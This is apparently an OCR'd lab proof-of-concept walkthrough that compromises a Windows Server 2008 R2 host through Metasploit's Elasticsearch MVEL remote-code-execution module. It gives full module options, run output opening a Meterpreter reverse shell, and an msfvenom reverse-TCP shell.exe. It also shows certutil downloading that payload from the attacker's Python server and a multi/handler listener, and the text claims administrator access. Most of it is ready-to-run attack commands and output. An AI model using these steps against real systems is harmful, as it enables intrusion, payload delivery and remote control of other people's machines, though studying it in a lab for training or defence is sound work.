Escalate privileges POC

1) Use the vulnerability in elasticsearch

use exploit/multi/elasticsearch/script_mvel_rce

```
msf6 exploit(windows/local/bypassuac) > use exploit/multi/elasticsearch/script_mvel_rce
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

2) Set the options

Rhost : 192.168.29.13
Rport : 9200
Lhost : 192.168.29.173
Lport : 4444

```
msf6 exploit(multi/elasticsearch/script_mvel_rce) > options

Module options (exploit/multi/elasticsearch/script_mvel_rce):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS       192.168.29.13    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        9200             yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       The path to the ElasticSearch REST API
   VHOST                         no        HTTP server virtual host
   WritableDir  /tmp             yes       A directory where we can write files (only for *nix environments)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.29.173   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

3) run the exploit

Run

```
msf6 exploit(multi/elasticsearch/script_mvel_rce) > run
[*] Started reverse TCP handler on 192.168.29.173:4444
[*] Trying to execute arbitrary Java ...
[*] Discovering remote OS ...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (58073 bytes) to 192.168.29.13
[*] Meterpreter session 1 opened (192.168.29.173:4444 → 192.168.29.13:49337) at 2026-01-02 06:47:15 -0500
[*] Sending stage (58073 bytes) to 192.168.29.13
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\bAoWgZ.jar' on the target

meterpreter >
[-] Meterpreter session 2 is not valid and will be closed
[*] 192.168.29.13 - Meterpreter session 2 closed.

meterpreter > getuid
Server username: VAGRANT-2008R2$
meterpreter >
```

4) Got user account access

Server username: VAGRANT-2008R2$


5) Need to get administrator access

6) Create EXE payload on kali using msfvenom

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.29.173 LPORT=4444 -f exe -o shell.exe


7) send the shell.exe using python server

python3 -m http.server 80



8) open cmd in meterpeter session


Shell



9) Go to windows temp path and download the shell.exe

cd C:\Windows\Temp


certutil -urlcache -f http://192.168.29.173/shell.exe shell.exe



10) open a new msfconsole


use exploit/multi/handler

set PAYLOAD windows/x64/meterpreter/reverse_tcp



11) set the lhost and run

Lhost 192.168.29.173



12) Got the administrator access.